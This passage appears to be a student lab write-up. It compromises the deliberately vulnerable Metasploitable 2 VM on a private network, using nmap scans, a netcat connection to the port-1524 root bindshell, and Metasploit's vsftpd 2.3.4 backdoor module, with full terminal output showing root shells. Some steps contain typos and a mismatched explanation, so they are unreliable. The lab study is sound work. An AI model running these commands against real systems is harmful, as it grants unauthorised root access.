MAC Address: 08:00:27:BB:76:1E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.50 seconds

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p 1524 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 22:18 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00074s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:BB:76:1E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc 10.0.2.4 1524
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc 10.0.2.4 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```

The **‘nmap -sV 192.168.56.101’** command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, uname will output a series of system information, including:

- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

the '**whoami’** command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

3. FTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metaspoilt framework

Step 4: Enter the command search vstpd

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vstpd_234_backdoor

Step 6: Payload is not configured. Just enter show options


Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command show payloads

Step 10: We must set the payload as set payloads 192.168.56.101

Step 11: Enter the command exploit




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::884b:a41b:c9b6:8385  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 242386  bytes 313589385 (299.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 134818  bytes 13704151 (13.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 34672  bytes 7830261 (7.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34672  bytes 7830261 (7.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 00:04 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
```

‘ifconfig’ is used to find the IP address of the machine.

‘nbtscan’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The **msfdb init** command initializes the Metasploit Framework's database. Metasploit Framework is a tool used for penetration testing, vulnerability assessment, and exploit development.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 00:04 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BB:76:1E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.08 seconds

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||
```


The **'nmap -sV 192.168.56.101'** command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.


When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
```



```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > SHOW OPTIONS
[-] Unknown command: SHOW
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                   normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
```



```
If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (10.0.2.15:38865 → 10.0.2.4:6200) at 2023-03-14 00:09:54 -0400
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
```